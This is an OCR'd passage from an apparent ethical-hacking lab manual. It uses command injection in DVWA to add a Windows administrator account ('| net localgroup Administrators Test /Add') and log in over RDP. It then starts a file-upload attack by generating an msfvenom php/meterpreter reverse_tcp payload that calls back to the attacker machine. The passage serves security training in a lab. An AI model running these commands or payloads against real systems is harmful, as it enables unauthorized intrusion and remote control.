
39. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.



40. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2022** machine with administrator access using a remote desktop connection.

41. To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **Submit**.


42. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command **| net user Test**. **Test** is now an administrator account under the **Local Group Memberships** option.



43. Now, log into the **Windows Server 2022** machine using the **Test** account through **Remote Desktop Connection**.

44. Click **Search** icon () on the **Desktop**. Type **remote** in the search field, the **Remote Desktop Connection** appears in the results, click **Open** to launch it.
45. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.1.22** [**Windows Server 2022**]) and click **Show Options**.

46. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.



47. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.

48. A **Remote Desktop Connection** window appears; click **Yes**.

49. A remote desktop connection is successfully established, as shown in the screenshot.

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the Windows Server 2022 machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

Note: If a **Server Manager** window appears close it.

50. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.
51. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.
52. Close all open windows and document all acquired information.
53. Turn off the **Windows 11** virtual machine.

Task 8: Exploit a File Upload Vulnerability at Different Security Levels

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2022** machine.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


2. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.
6. In the **Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=4444 -f raw** and press **Enter**.


   Note: Here, the IP address of the host machine is **10.10.1.13** (the **Parrot Security** machine).

7. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




8. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.
9. Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.

10. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 7**, and then press **Ctrl+S** to save the context.



